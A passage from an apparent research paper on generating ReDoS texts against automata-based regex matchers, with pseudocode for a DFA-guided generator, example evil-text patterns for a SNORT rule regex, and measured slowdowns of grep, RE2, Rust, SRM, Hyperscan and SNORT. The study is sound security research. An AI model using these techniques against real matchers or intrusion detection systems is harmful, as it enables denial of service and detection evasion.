11     state2id: 2^Q → ℕ; id2state: ℕ → 2^Q;
12     successor: ℕ × Σ → ℕ; final: ℕ → {true,false}
13     method get_state_id(S ⊆ Q):
14         q ← state2id[S]                               // O(|S|)
15         if q = None then
16             q ← state2id.cardinality + 1
17             state2id[S] ← q                           // O(|S|)
18             id2state[q] ← S
19             final[q] ← (S ∩ F ≠ ∅)
20         return q
21     method get_successor_id(q ∈ ℕ, a ∈ Σ):
22         q' ← successor[q,a]                           // O(1)
23         if q' = None then
24             S ← id2state[q]
25             S' ← {s' | s ∈ S, s -(a)↠ s' ∈ δ}          // O(|A|)
26             q' ← get_state_id(S')                     // O(|S'|)
27             successor[q,a] ← q'
28         return q'
29     method init(S ⊆ Q):
30         id2state ← state2id ← successor ← final ← ∅
31         return get_state_id(S)
```

The complexity of matching with a high utilization of the cache is therefore approaching $O(|w|)$, but in the worst case, with a low cache utilisation, it increases to $O(|w| \cdot |A|)$. The multiplicative factor $|A|$ may be especially high with extended regexes with the bounded repetition operator, where the size of $|A|$ is linearly dependent on the repetition bounds (this is exponential in the size of the regex, assuming that the bound is given as a decadic or similar numeral). For instance, the NFA for the regex '`.*a.{k}`' needs $k+1$ states and the DFA obtained by the subset construction has 2^{k+1} states, each of them a set of up to $k+1$ states of the NFA.[4]

The algorithm manages limited resources available for the cache on Lines 7 and 8. The cache is reset on Line 7 if it grows beyond some predefined bound (given by the method *dfa*.`big()`, whose implementation would be matcher-specific). The size of the cache is computed as the sum of sizes of cached DFA states plus the number of cached transitions, $\sum\{|S| : DFA.state2id[S] \neq \texttt{None}\} + |\{(id,a) : DFA.successor[id,a] \neq \texttt{None}\}|$ (note that larger DFA states hence contribute more to the size of the cache). Line 8 may then entirely disable caching if the cache is reset too often or if its utilisation is too low (given by a matcher specific implementation of *dfa*.`ineffective()`). Disabling the cache means reverting to NFA-simulation in which every step must iterate through all NFA states in the current set and all their transitions with the current letter.

Multi-line mode. The matcher described above works in the *single-line mode*. In the *multi-line mode*, the **for** loop on Line 3 is wrapped in an iteration over all lines and every matched line is reported. Importantly, the DFA cache is *not reset* after processing one line, but is re-used when processing subsequent lines.

4.2 ReDoS Generation Algorithm

As follows from the analysis above, our best shot to stress the hypothetical matcher is to attempt to increase its runtime close to $O(|w| \cdot |A|)$ by rendering the cache ineffective and forcing construction of many large DFA states and transitions whose computation is expensive. For that, recall that every newly discovered DFA state $S \subseteq Q$ is searched for and inserted into the cache, with a cost linear to its size, and subsequently causes a cache miss and forces the construction of a transition on Line 25, with a cost linear to the number of $w[i]$-transitions starting in S. The size of S also determines the cost of looking up and inserting DFA states to the cache on Lines 14 and 26. The cost of creating the DFA transition, that is, at most the number of the NFA transitions, is usually strongly correlated with the size of the source state S (even though it is not precisely determined by it since it depends on the transition relation).

Our aim is, therefore, to produce a text that discovers many different large DFA states as fast as possible. In other words, we want to force a DFA run (or a sequence of runs in the case of multi-line matching) with a high ratio of the sum of sizes of newly discovered DFA states and the text length. We will call this ratio the *evilness* of the text. Highly evil texts cause a low cache hit/miss ratio, the cache also fills up quickly, must be reset frequently, and there is a high chance that the utilisation of the cache drops to the point where it is completely disabled.

ReDoS generator overview. Our ReDoS generator constructs a text w with high evilness as a concatenation $w_1 \cdots w_n$

[4] The '`.*`' in the regex is included for clarity, but note that it is redundant in the absence of anchors.

of lines, each line w_i generated by a run ρ_i starting at the initial state of the DFA. Each run ρ_i first takes the shortest possible path through the already visited part of the DFA to a largest discovered but so far unvisited state, referred to as the *starting state of* ρ_i, from where it navigates to new unvisited DFA states through DFA transitions chosen according to some *successor selection criterion*.

The run ρ_i is thus a concatenation $\rho_i^1.\rho_i^2$ of a prefix ρ_i^1 through already visited DFA states and a suffix ρ_i^2 through unvisited states. The criterion for navigating the second phase, that is, for selecting unvisited successors while constructing the suffix, is a parameter of the algorithm. The basic strategy, called **GREEDY**, simply selects the largest unvisited successor. (alternatives will be discussed later). This drives the exploration towards large new states. The run ρ_i then ends when it cannot continue to any unvisited and non-final state.

Avoiding final states has the following rationale. Obviously, continuing a line after reaching a final state would be counterproductive because the matcher has already returned *true*. Avoiding final states altogether additionally means that we generate only non-matching lines, which is motivated by the fact that we ideally want texts that are hard for online DFA-simulation-based as well as backtracking matchers. Non-matching lines are generally harder for backtracking matchers. They cannot terminate early after finding a single accepting NFA run but are forced to explore the entire tree of runs over the input line.

ReDoS generator in detail. We present the algorithm for generating ReDoS attacks in detail as Algorithm 2. Since constructing the entire DFA may be infeasible due to its size, the algorithm again uses the implicit DFA that is a part of the hypothetical online DFA matcher in Algorithm 1 and thus constructs only those parts of the DFA used to process the generated text.

Every iteration of the while-loop on Line 7 generates one line of the text, namely, the i-th iteration generates w_i by constructing the run ρ_i. The algorithm maintains a set *visited* of IDs of DFA states that were visited by some run ρ_i, and a set *unvisited* of IDs of discovered but yet unvisited states. The while loop terminates when there are no states remaining in *unvisited*. To select the starting state q of ρ_i (Line 8) and construct the shortest run to q quickly (via function *prefix* on Line 10), the algorithm uses a mechanism analogous to the one used in Dijkstra's algorithm for computing the shortest paths from a given source: Every discovered DFA state $p \in \mathit{visited} \cup \mathit{unvisited}$ remembers the last transition in the shortest discovered run from the initial state to p, namely, the predecessor state $\mathit{pre}(p)$ on the run and the symbol $\sigma(p)$ on its last transition. The state p also remembers the length (distance) $d(p)$ of the shortest run. The values of $\mathit{pre}(p)$, $d(p)$, and $\sigma(p)$ are updated whenever a transition to the state p is taken (Lines 18 and 19). If the run ending by that transition is shorter than the current shortest run, the function $\mathit{prefix}(q)$ can then construct the shortest discovered run to q in the form $q_0 \dashv(a_1)\!\!\rightarrow q_1 \dashv(a_2)\!\!\rightarrow \ldots \dashv(a_n)\!\!\rightarrow q_n$ by taking $q_n = q$, $q_i = \mathit{pre}(q_{i+1})$, and $a_i = \sigma(q_i)$ for all $0 \le i < n$, and return the word $a_1 \ldots a_n$ read along this run. The starting state q of ρ_i is chosen on Line 8 from *unvisited* by selecting the DFA state (obtained as $\mathit{dfa.id2state}[q]$) of the largest size with the smallest distance $d(q)$.

The suffix of the run, ρ_i', is where the text supposed to increase the cost of matching is generated. The algorithm navigates through unexplored DFA states according to the strategy given by the input parameter **STRATEGY** as long as the current state q has some unexplored non-final successor p (Line 20). Namely, the for-loop on Line 13 collects into *succ* all transitions leading to non-final and not yet visited DFA states from the current state q (as pairs consisting of the target state p and symbol a). The particular transition is selected from there according to the criterion **STRATEGY** on Line 21.

Algorithm 2: DFA-based text generation

Input: An NFA $A = (Q, \delta, s_0, F)$,
successor selection criterion **STRATEGY**
Output: evil text w (concatenation of several lines)

```
1  dfa ← new DFA
2  q0 ← dfa.init({s0})
3  unvisited.enqueue(q0)
4  d(q0) ← 0
5  visited ← ∅
6  w ← ε
7  while unvisited ≠ ∅ do
8      q ← unvisited.dequeue_nearest_largest()
9      visited.add(q)
10     w ← w · prefix(q)
11     while true do
12         succ ← ∅
13         for a ∈ Σ do
14             p ← dfa.get_successor_id[q,a]
15             if dfa.final[p] ∨ p ∈ visited then continue
16             succ.add(p,a)
17             unvisited.enqueue(p)
18             if d(q)+1 < d(p) ∨ d(p) = None then
19                 (d(p),σ(p),pre(p)) ← (d(q)+1,a,q)
20         if succ = ∅ then break
21         (q',a) ← succ.choose(STRATEGY)
22         unvisited.remove(q')
23         visited.add(q')
24         q ← q'
25         w ← w · a
26     w ← w · \n
27 return w
```

Exploration strategies. The ReDoS generation algorithm is parameterized by the strategy of exploration of unvisited DFA states, represented by the successor selection criterion **STRATEGY**. We will consider the following three strategies.

The first strategy, **RANDOM**, picks from *succ* a random successor. This produces mostly random but still 'reasonable' texts, for which the matcher does not return *false* before the line ends, because the DFA run never leaves the area of useful DFA states. We use **RANDOM** as the baseline to confirm that the reasoning behind our other two selection criteria, supposed to generate highly evil texts, works.

The simpler of the two strategies, **GREEDY**, navigates the search towards large DFA states by always choosing the successor corresponding to the largest set of states. On the other hand, the more complex strategy **COUNTING** is then optimized towards generating texts for regexes with bounded repetition; it is discussed in detail in the following section.


5 ReDoS Generation for Bounded Repetition

We will now discuss the specialisation of the ReDoS generator from the previous section for regexes with counting. That is, we will specify the successor selection criterion **COUNTING** used as the parameter **STRATEGY** in Algorithm 2.

Regexes with bounded repetition are the main focus of our work since their DFAs tend to have extremely many large states. This shows even in the worst case complexity of online DFA-simulation (as well as of NFA-simulation), where processing each input character can take a number of steps *exponential* to the size of the regex (the complexity is linear to the repetition bounds, which are represented using a logarithmic number of bits). The general idea of generating evil texts for bounded repetition is the same as for normal regexes—to force many different and large DFA states. We propose an optimized strategy for navigating towards them.

Counting automata. To explain the strategy, let us first have another look at compilation of bounded repetition to automata. Since the NFAs for bounded repetition might already be too large (linear in the repetition bounds, exponential in the size of the regex), we use succinct automata with *counters* that count repetitions of the counted sub-expressions at runtime. Since the counter values are not a part of the automata control state, they are only computed at runtime, the size of these automata is independent of the counter bounds and only linear in the size of the regex.

We use a formalisation of these automata as *nondeterministic counting automata (NCAs)* from [46], which also discusses their compilation from regexes with bounded repetition. See an example NCA for the regex '`.*a.{100}`' in Figure 1a. As seen in the figure, a transition of the NCA can reset a counter to 0, keep it unchanged, increment it, and test whether its value belongs to a specified constant interval. The values of every counter c can only reach values in between 0 and some $\max_c \in \mathbb{N}$ (the maximum number which c is compared against). A run of an NCA over a word goes through a sequence of configurations, pairs of the form (q,ν) where q is a control state and ν is a counter valuation, a mapping of counters to their integer values. For instance, one of the NCA runs from Figure 1a on the word a^{100} generates configurations $(q,c=0),(s,c=0),(s,c=1),\ldots,(s,c=99)$, but the NCA can postpone the transition into s arbitrarily, leading to different values values of c. It is easy to see that one can construct an NFA whose set of states is the set of reachable configurations of an NCA; the runs of such an NFA would go precisely through the same configurations as the runs of the NCA over the same word.



The so-called *naive determinisation* of the NCA then produces a standard DFA that would be obtained by the subset construction from the induced NFA described above. The states of the DFA are thus sets of the configurations. For the example from Figure 1a, a run of the DFA on the word a^{100} would traverse through the following sequence of DFA states (recall that each set of configurations is one state of the DFA):

$$\begin{aligned}
&\{(q,c=0)\},\\
&\{(q,c=0),(s,c=0)\},\\
&\{(q,c=0),(s,c=0),(s,c=1)\},\\
&\ldots\\
&\{(q,c=0),(s,c=0),(s,c=1),\ldots,(s,c=99)\}.
\end{aligned}$$

Our ReDoS generator therefore navigates through a space of such DFA states. The states may be extraordinarily large especially when the NCA configurations within them have many distinct counter values, such as in our example, where the run on the word a^{100} ends in a DFA state where the control state s is paired with 100 values.

Counting-set automata. Our heuristic for navigating through such DFAs towards large states attempts to increase the number of counter values. To do that, we take advantage of our earlier work on determinisation of NCAs into the so-called *counting-set automata (CSAs)* [46]. Namely, [46] shows how an NCA can be determinised into a CSA of a size independent of the counter bounds (unlike DFA, which may be exponentially large). The CSA is a deterministic machine that simulates the DFA but achieves succinctness by computing the counter values only at runtime, as values of a certain kind of registers. Since a single DFA state contains many counter values paired with NCA control states, these registers must be capable of holding a *set* of integer values. We call these registers, which store sets of integers, *counting sets*. A transition may then update a counting set c by incrementing all its elements, resetting it to the singleton $\{0\}$, adding the element 0 or 1 to it, and test whether the minimal or the maximal value in the set belongs to some constant interval.[5] A counting set for a counter c is also restricted to only contain values between 0 and $\max_c$ (the set-increment operation removes values greater than $\max_c$). An example of a CSA

[5] These operations can actually be implemented to work in constant time, hence simulation of CSA gives a fast matching algorithm for bounded repetition. We have implemented and tested a prototype matcher based on the CSA simulation in Section 6.

(a) NCA for '`.*a.{100}`' (b) CSA from determinization of (a) (c) CSA with weights for the regex '`^HOST\x09*[^\x20]{1000}`'

Figure 1: NCA and CSA. The transitions are labeled by their *guard*, which specifies the input character class ('•' stands for "any character") and possibly restricts counter (or counting set) values, separated by '/' from the counter *update* (an unspecified update means that the value stays the same). In (b) and (c), the notation $\{0\} \cup c+1$ stands for the set of values obtained by *incrementing* each value in c, *adding* 0, and *removing* values larger than the upper bound of the counter, 100 for (b) and 1000 for (c). The edges denoting initial states are labelled with *initial values* of the counters. Final states are in (a) and (b) labelled with an *acceptance condition* on counters, e.g. $\{c \geq 100\}$ in (a). In (c), the final condition at states 6 and 7 is $Max(c) = 1000$.

is the automaton obtained by determinizing the NCA from Figure 1a, shown in Figure 1b. Its run on the word a^{100} would generate the following sequence of configurations:

$$
\begin{aligned}
&(\{q\}, c=\{0\}),\\
&(\{q,s\}, c=\{0\}),\\
&(\{q,s\}, c=\{0,1\}),\\
&\ldots\\
&(\{q,s\}, c=\{0,\ldots,99\}).
\end{aligned}
$$

Note that the sets of values for c precisely correspond to the values of c that s appear with in the run of the DFA shown above. The run-time configurations of a run of a CSA are (encodings of) states of the DFA that would be generated by a run reading the same word.

Navigation towards large counting sets. Since CSAs are still small (relative to the DFA), they can be pre-computed and analysed as a whole. We use such an analysis to obtain guiding criteria that lead a run through their configuration space towards configurations with many different counter values. Runs of CSAs simulate runs of DFAs, so such guiding criteria may be directly used to navigate runs of the DFAs as the successor selection criterion **COUNTING**.

Particularly, in the CSA for a given regex, we try to navigate towards cycles that are likely to create large counting sets. For every counter c, every cycle in the CSA is assigned a weight $weight_c$, which represents an estimate of the maximum counting set for c that iterations of the cycle can generate. The number reflects the following intuitions:

First, since the counting set c can contain only values between 0 and $\max_c$, it can have at most $\max_c+1$ elements. Second, the cycle is pumping up the set if (i) it does not reset it, (ii) it adds 0 or 1 and also increments the elements of the set (without the increment, it would be only repeatedly adding $0/1$'s to a set already containing it). Third, it is better if only a few increments happen in between additions of $0/1$'s. For instance, a cycle that increments the counting set four times per every addition of $0/1$ is actually filling it with multiples of 4, hence it can generate a set of the size at most $\frac{\max_c+1}{4}$. In summary, the weight of the cycle for the counter c is non-zero only if the cycle does not reset c and increments c at least once, and then it equals $\max_c$ multiplied by the number add_cnt_c of additions of $0/1$ to c divided by the number inc_cnt_c of increments of c, i.e. $weight_c = \frac{(\max_c+1)\cdot add_cnt_c}{incr_cnt_c}$. The final weight of a cycle is then computed as a sum of weights for individual counters $\sum_{c\in C} weight_c$ with C being the set of all counters used in the automaton.

The weights of cycles are assigned to states and propagated through the transitions of the CSA. Initially, all states have weight 0. We then process the cycles in the CSA one by one. For each of them, the first step is setting all weights of all states in the cycle to the maximum of their previous weight and the weight of the cycle. The weight of the cycle is then propagated backwards through paths reaching the cycle. Namely, the weight of a state r, $weight(r)$, propagates through a transition $q \dashv\langle a\rangle\!\rightarrow r$ so that $weight(q)$ is assigned the maximum of $weight(q)$ and $weight(r) - 0.5$. This is iterated as long as some weight can be increased. In the end, transitions with heavy target states point in the direction of short paths towards heavy cycles (the *shortness* is achieved through the subtraction of 0.5 for every transition that the weight of the cycles is propagated through).

Example 5.1. Consider the CSA for the regex '`^HOST\x09*[^\x20]{1000}`' (a simplified regex from SNORT [25]) in Figure 1c. States of the CSA have assigned weights according to the algorithm described above. Figure 2 shows the tree of DFA states obtained by Algorithm 2.

The underlying NFA would look similar as the CSA in Figure 1c, with the difference that there are copies of states 6 and 7 for each value of counter c between 1 and 1000 (and there is a nondeterministic choice over '`\x09`' in states $(6, c{=}i)$ whether to stay in $(6, c{=}i)$ or go to $(6, c{=}i+1)$).




Figure 2: DFA states explored by Algorithm 2 on the regex '`^HOST\x09*[^\x20]{1000}`'.

If traversed using the **GREEDY** strategy (assuming that whenever there is a choice in Figure 2 between two DFA states with the same sizes, the strategy picks the left one, e.g., when choosing between $\{(7,c{=}1)\}$ and $\{(6,c{=}2)\}$, **GREEDY** would choose $\{(7,c{=}1)\}$) the traversal would first select the branch that goes to state 7 as soon as possible with DFA states of size 1 (the left-most branch), then it would select the branch with DFA states of size 2 (the second branch from the left), etc., generating the text:

```
HOSTaaa...a\n
HOST\x09bbb...b\n
HOST\x09\x09ccc...c\n
...
HOST\x09\x09...\x09yy\n
HOST\x09\x09...\x09\x09z\n
HOST\x09\x09...\x09\x09\x09\n
```

The generated text is sub-optimal because it first targets "easy" DFA states of size 1 and explores the most difficult path (with the longest sequence of `\x09`) only as the last one.

On the other hand, the **COUNTING** strategy avoids this by using the weights computed for the DFA states, which causes that the paths are explored in the reversed order, preferring state 6 because it has a higher weight:

```
HOST\x09\x09...\x09\x09\x09\n
HOST\x09\x09...\x09\x09z\n
HOST\x09\x09...\x09yy\n
...
HOST\x09\x09ccc...c\n
HOST\x09bbb...b\n
HOSTaaa...a\n
```

Indeed, in our experiments, for this regex, `RE2` took 23 times longer to process the text generated by **COUNTING** than the text generated by **GREEDY**.

6 Experimental Results

We have implemented our approach in a C# prototype called `GadgetCA` and evaluated its capability of generating text causing efficiency problem (ReDoS attack) for the state-of-the-art regex matchers especially with regexes that contain a bounded repetition and compared with existing ReDoS generators.

Matchers. We experiment with the matchers introduced in Section 2. We have *automata-based* matchers `grep` [19] (version 3.3), `RE2` [17], `SRM` [38], and the standard regex matcher in `Rust` [14], all four based on online DFA-simulation, `Hyperscan` [8], which uses NFA simulation, and also the prototype matcher `CA` [46], based on counting set automata (cf. Section 5), which specialises in handling bounded quantifiers (`CA` implements offline CSA-simulation, i.e., it simulates a pre-constructed deterministic CSA on the input text). Then, representing *backtracking* matchers, we have standard library regex matching engines of a wide spectrum of programming languages: `.NET` [26], `Python` [16], `Perl` [44], `PHP` [18], `Java` [13], `JavaScript` [9], and `Ruby` [6]. We note that `grep`, `RE2`, `Rust`, and `Hyperscan` are performance-oriented matchers containing many high- and low-level optimizations.

In Section 6.6, we also experiment with the NIDS SNORT [25], which internally uses `Hyperscan`, and with the hardware-accelerated regex matching engine on the NVIDIA BlueField-2 [29] card.

Except the experiments in Section 6.6, we run our benchmarks on a machine with the Intel(R) Xeon(R) CPU E3-1240 v3@3.40 GHz running Debian GNU/Linux (we run `.NET` tools on the Mono platform [1]).

Size of ReDoS text. In order to avoid low-level noise in the measured times of matchers, we generate texts of the size ∼50 MB. We use this value since we observed that at around 50 MB, the ratio between the performance of a matcher on a random text and on a generated ReDoS candidate start to stabilize for many of the used matchers. Larger text sizes may still increase the slowdown, but using them would rise the cost of our experiments beyond what we can manage.

`GadgetCA`. Our generator `GadgetCA` generates a text for a potential ReDoS attack using our approach presented in

Sections 4 and 5. In particular, we run the ReDoS text generator for 10 mins or until it completely explores the state space. (We emphasize that generating the ReDoS texts is not a time critical task, since they can be prepared in advance before an attack.) Then, we take the obtained text and copy it as many times as needed in order to obtain a ∼50 MB long text.

The particular ReDoS generation algorithm used depends on the chosen search strategy: **GREEDY**, **COUNTING**, **RANDOM**, or **ONELINE** (which is yet another strategy used to target SNORT's `Hyperscan` in Section 6.6).

Other generators. We compared `GadgetCA` against state-of-the-art generators, which are mainly focused on backtracking matchers (indeed, as far as we know, `GadgetCA` is the first generator targeting nonbacktracking matchers), namely `RXXR2` [35], `RegexStatic` [50], `RegexCheck` [53], and `Rescue` [39].[6] These generators use different algorithms to generate a ReDoS text. The generators may consume excessive time while analysing the regex and generating a ReDoS text, hence, we limited their running time to 10 mins (the same as for our generator). Note that all of these tools are research prototypes, so they do not support all regex features. The generators generate a ReDoS text template in the form of a triple $(prefix, pump, suffix)$ so that a concrete ReDoS text can be obtained by instantiating $prefix \cdot pump^k \cdot suffix$ for some k. Therefore, we set k for each of the ReDoS texts so that $|prefix| + |pump| \cdot k + |suffix| \approx$ 50 MB.

Dataset. The regexes that we targeted in the experiment were selected from the following sources: (a) the database of over 500,000 real-world regexes coming from an Internet-wide analysis of regexes collected from over 190,000 software projects [12]; (b) the databases of regexes used by *network intrusion detection systems* (NIDSes), in particular, SNORT [25], Bro [37], Sagan [2], and the academic papers [47, 54]; (c) the RegExLib database of regexes [36], which is a website dedicated to regexes for various domain-specific languages (DSLs); (d) regexes from posts on Stack Overflow [31]; (e) industrial regexes from Microsoft used for security purposes [20]; and (f) industrial regexes from TrustPort [45] for detecting security breaches. This gave us a set of 609,992 regexes that we denote as ALL. We then categorized the regexes in ALL into several classes as follows:

SUPPORTED (443,265) is a subset of ALL of syntactically correct regexes without features not supported by our tool—e.g., look-arounds, back-references, etc. Moreover, our tool also does not support regexes with the bounded repetition that yield a non-uniform NCA[7] (there were 101 such regexes).

COUNTERS (47,513) is a subset of SUPPORTED containing regexes with bounded repetition. The rest of SUPPORTED is in NOCOUNTERS (395,752).

ABOVE20 (8,099) is a subset of COUNTERS with regexes where the sum of upper bounds of bounded repetition is above 20 (i.e., regexes where the use of bounded repetition may potentially lead to state space explosion). The rest of COUNTERS is put into BELOW20 (39,414).

[6] We do not include `SlowFuzz` [33] into the evaluation since we were not able to run it in our test environment. According to [39], `Rescue`, which we include, is more effective than `SlowFuzz`.

[7] Due to the technical difficulty of characterizing such regexes and the relatively small number of regexes affected by this, we refer the interested reader to the description in [46, Section 6.4].

6.1 Methodology

Let us now elaborate on the criteria we use to classify ReDoS attacks. In the literature, we found the following used criteria: Shen et al. [39] generate strings at most 128 symbols long and consider a string a ReDoS if Java's regex library matcher makes at least 10^8 steps on it. Davis et al. [11] generate strings of lengths 100 kB–1 MB and call a string a ReDoS if the matcher takes more than 10 s to match it. Staicu and Pradel [41] generate pairs of random and crafted strings of an increasing length and measure the differences of the times the matcher takes for the random and the crafted string in each pair, obtaining a sequence $d_1, d_2, \ldots, d_n$. They consider a crafted string a ReDoS if $d_1 < d_2 < \cdots < d_n$. Rathnayake and Thielecke [35], Wüstholz et al. [53], and Weideman et al. [51] define that a regex is ReDoS-vulnerable if it meets some condition that causes super-linear behaviour (they do not examine the run time of the matchers in detail).

We base our ReDoS criteria on the criteria in [11], but normalize it w.r.t. the significantly lower average matching times for automata-based matchers ([11] only considers backtracking matchers). Our ReDoS criteria are the following:

- **>10s**: The matching takes over 10 s. This corresponds to the throughput of <5 MB/s.
- **>100s**: The matching takes over 100 s. This corresponds to the throughput of <0.5 MB/s.
- **>100×AVG$_{\text{REGEX}}$**: The matcher takes at least 100 times longer than usual on the given regex. The usual time is computed as the average runtime of the same matcher on 10 different ∼50 MB-long random texts. This is relevant when the user has some idea about the average performance of the matcher on the regex, presumably from testing.
- **>100×AVG$_{\text{MATCHER}}$**: The matcher takes at least 100 times more than usual globally. The usual time is the average time the same matcher takes on a random ∼50 MB-long text across all regexes. However, we include only regexes without the anchors '`^`' and '`$`' since matching regexes with anchors in a random text mostly ends by declaring non-match after processing the first few characters. Average matching times (in seconds) for the matchers are given in Table 1.

6.2 Summary of Results

Let us quickly summarize results obtained in our experimental evaluation, described in detail in the following sections:

R1: Regexes with bounded repetition with higher bounds are potentially vulnerable to ReDoS attacks even for automata-based matchers.

Table 1: The average matching time [s] of a random 50 MB-long text for each of the matchers (averaged over all regexes)

grep	hyper-scan	re2	srm	ca	rust	ruby	php	perl	python	java	javaScript	.NET

R2: If a regex does not contain counting, it mostly cannot be used to perform a ReDoS attack on automata-based matchers.

R3: Our informed exploration strategy **COUNTING** is better at generating ReDoS texts than the (less informed) strategies **GREEDY** and **RANDOM**.

R4: Other state-of-the-art ReDoS generators are not able to generate ReDoS text for automata-based matchers.

R5: Our techniques can be used to attack mature real-world security solutions.

6.3 R1: Vulnerability of Counting Regexes

In our first experiment, we show that the use of bounded repetition with a higher bound in regexes creates a possible attack surface for ReDoS even for online DFA-simulation-based matchers. We used the set of regexes ABOVE20 and tried to generate ReDoS attacks using `GadgetCA` and other matchers using the methodology described above.

First, see the top part of left-hand side of Table 2, which shows how many successful **>100s**-ReDoS texts different settings of `GadgetCA` were able to generate for online DFA-simulation-based matchers. Notice that we were able to generate 216 ReDoS texts for `grep`, 110 ReDoS texts for `RE2`, 96 ReDoS texts for `Rust`, and 272 ReDoS texts for `SRM` (using the **COUNTING** strategy).

Next, the right-hand side of the table shows data for the weaker ReDoS criterion **>10s**. The number of generated successful ReDoS-texts is significantly higher: 1,181 for `grep`, 1,116 for `RE2`, 295 for `Rust`, and 391 for `SRM` (all using the **COUNTING** strategy).

Under both ReDoS criteria above, the **COUNTING** strategy achieves the best results for online DFA-simulation-based matchers and, moreover, for the **>10s** criterion also for backtracking matchers. Further, **GREEDY** obtains significantly better results than **RANDOM**, proving that our informed search strategies are better in generating hard texts than uninformed search, confirming **R3**. The table also shows that `Hyperscan`, `SRM`, and `CA` are more robust towards being attacked by our ReDoS texts: `SRM` has a special support for counters and `CA` is a matcher that uses counting set automata (cf. Section 5). We will discuss `Hyperscan` in Section 6.6. See Appendix A for examples of evil texts generated by `GadgetCA` using the **COUNTING** strategy.

In the left-hand side of Table 3, we provide a comparison of the number of **>100×AVG$_{\text{MATCHER}}$**-ReDoS texts generated by the tools. Again, note that a slowdown of >100 times wrt. the global average for the matcher was achieved on many regexes for online DFA-simulation-based matchers (2,457 for `grep`, 742 for `RE2`, 1,016 for `Rust`, and 300 for `SRM`). Since the global average matching time for `PHP` was 3.1 s and we used the timeout of 300 s for matchers, in this table, the `PHP` column contains the number of timeouts instead. A more detailed analysis for other slowdown ratios is in Figure 3. Notice that although `Hyperscan` looks almost invincible in the results in Table 2, we are able to slow it down by a factor of 10–50 in many instances (543).

On the other hand, the right-hand side of Table 3 compares the numbers of generated **>100×AVG$_{\text{REGEX}}$**-ReDoSes. In this case, a slowdown of >100 times wrt. the average time for the matcher and the regex was also achieved often for online DFA-simulation-based matchers (1,157 for `grep`, 1,465 for `RE2`, 1,066 for `Rust`, and 279 for `SRM`).

We conclude that many counting regexes can be successfully attacked using ReDoS texts created by our generator.

6.4 R2: Regexes Without Counting

The second experiment shows that when targeting automata-based matchers, it is indeed important to exploit counting.

Since the set SUPPORTED is too large for us to run a ReDoS generator for each regex, we use a quick filter based on the intuition that ReDoS in these matchers is caused by generating many large DFA states. Hence we run DFA construction for each regex from the set. If the construction terminates

Table 3: Numbers of regexes with successfully generated **>100×AVG$_{\text{MATCHER}}$** and **>100×AVG$_{\text{REGEX}}$**-ReDoS texts.

with less than 1,000 states, we consider the regex safe. After 1,000 DFA states, the construction is stopped, and the regex is marked as possibly vulnerable. This test is quick, since constructing 1,000 DFA states is fast, and the vast majority of the regexes have even much smaller DFAs.

To assess the accuracy of the test in predicting that a regex is not vulnerable for automata-based matchers, we apply the test on the regexes from ABOVE20 for which we did manage to generate a ReDoS text for automata-based matchers (cf. the experiment in **R1**). From ∼2,000 of them, only `grep` and `Rust` had cases with DFA smaller than 1,000 states, namely 24 cases, 6 for `grep` and 18 for `Rust` (`RE2`, `CA`, `Hyperscan`, and `SRM` had none). These counterexample cases witness that our filter is not always right, at least for `grep` and `Rust`, and ReDoS with automata-based matchers might be possible even with small DFA. Still, the scarcity of these cases confirms that the test is a good predictor even for `grep` and `Rust`.[8]

Running the test on SUPPORTED resulted in the following numbers of regexes with DFAs with >1,000 states:

NOCOUNTERS	BELOW20	ABOVE20
175 (0.04 %)	343 (0.8 %)	1,600 (20 %)

We then used `GadgetCA` to generate ReDoS candidates for the regexes in NOCOUNTERS ∪ BELOW20 whose DFAs had more than 1,000 states. Only 7 regexes caused **>100s**-ReDoS for automata-based matchers, two for `grep`— '`\^.{20}\$`' and '`\^_.{19}\$`' (note that both also contain "higher bounds" for the quantifiers)—and 5 for `SRM`. A **>10s**-ReDoS was caused by 24 regexes for `grep` and ∼6 regexes for each of `RE2`, `Rust`, and `SRM`. The relative sizes of the sets indicate that regexes without higher repetition bounds are much less vulnerable to ReDoS for automata-based matchers (518 vulnerable from 435,166 in NOCOUNTERS ∪ BELOW20 while 1,600 vulnerable from 8,099 in ABOVE20).

6.5 R4: Comparison with Other Generators

Our next experiment confirms that our generator can create new ReDoS attacks much more effectively than existing tools.

First, compare the middle part of the left- and right-hand side of Table 2. For other generators, the ten-fold stronger **>100s**-ReDoS criterion makes almost no difference: they cannot find and exploit the features of the regex that make the matchers slow down (both for automata-based and backtracking matchers). The same holds for the **>100×AVG$_{\text{MATCHER}}$** and **>100×AVG$_{\text{REGEX}}$**-ReDoS criteria in Table 3.

Second, compare the bottom part (random text) with the middle part of the table. For counting regexes, a random text is in the majority of cases actually better in creating a ReDoS than current state-of-the-art ReDoS generators (only `RegexStatic` can keep up with the random text on some matchers). Relating this to `GadgetCA` in the top part of the table reveals that the numbers of successfully attacked regexes for the two criteria differ significantly, hence `GadgetCA` indeed succeeds in exploiting the critical feature of the regex.

Third, the comparison of the top part with the middle part of the table shows that `GadgetCA` significantly outperforms other matchers on online DFA-simulation-based matchers and most of the other generators even on backtracking matchers (the only exception being `RegexStatic`, which is comparable on some backtracking matchers).

6.6 R5: Real-World Security Solutions

Our final experiment demonstrates that the results obtained in **R1** carry over to real-world security solutions which should be prepared for being targeted by (Re)DoS. We carried out an extensive evaluation of the abilities of SNORT 3 [25], a popular and often used NIDS, which internally uses `Hyperscan`, to withstand ReDoS attacks generated by `GadgetCA`. Instead of using some of the previously introduced datasets, which might contain regexes created by people unaware of the dangers of ReDoS, we used regexes from rulesets provided with SNORT, which are written by security experts and tested in production. In particular, we used regexes from the following four rulesets: (i) Emerging Threats Pro, (ii) Emerging Threats 3CORESec (versions 157 and 164), and (iii) Talos LightSPD (version 2021-03-11-001). We call the obtained set of 1,112 PCRE regexes SNORT (from the original 22,425 original regexes we removed 16,094 regexes not supported by our tool, and then filtered the 1,112 regexes with quantifier bounds at least 20). The experiment was run in two different settings: (i) on a commodity `x86_64` machine with SNORT using `Hyperscan` and (ii) on a computer with an NVIDIA BlueField-2 card [28], which provides its own hardware-accelerated regex matching solution.

Modified ReDoS Generator. In this experiment, we use a modified version of our ReDoS generator for the reason that although `Hyperscan`, used within SNORT, can be counted

[8] The 24 cases are probably caused by specific implementation techniques or different interpretation of the regexes. The 18 cases of `Rust` seem to be related to handling of large character classes (`\w` appears in all 18 cases).



Figure 3: Histogram of ratios between times of matchers for random and ReDoS text generated by `GadgetCA`.


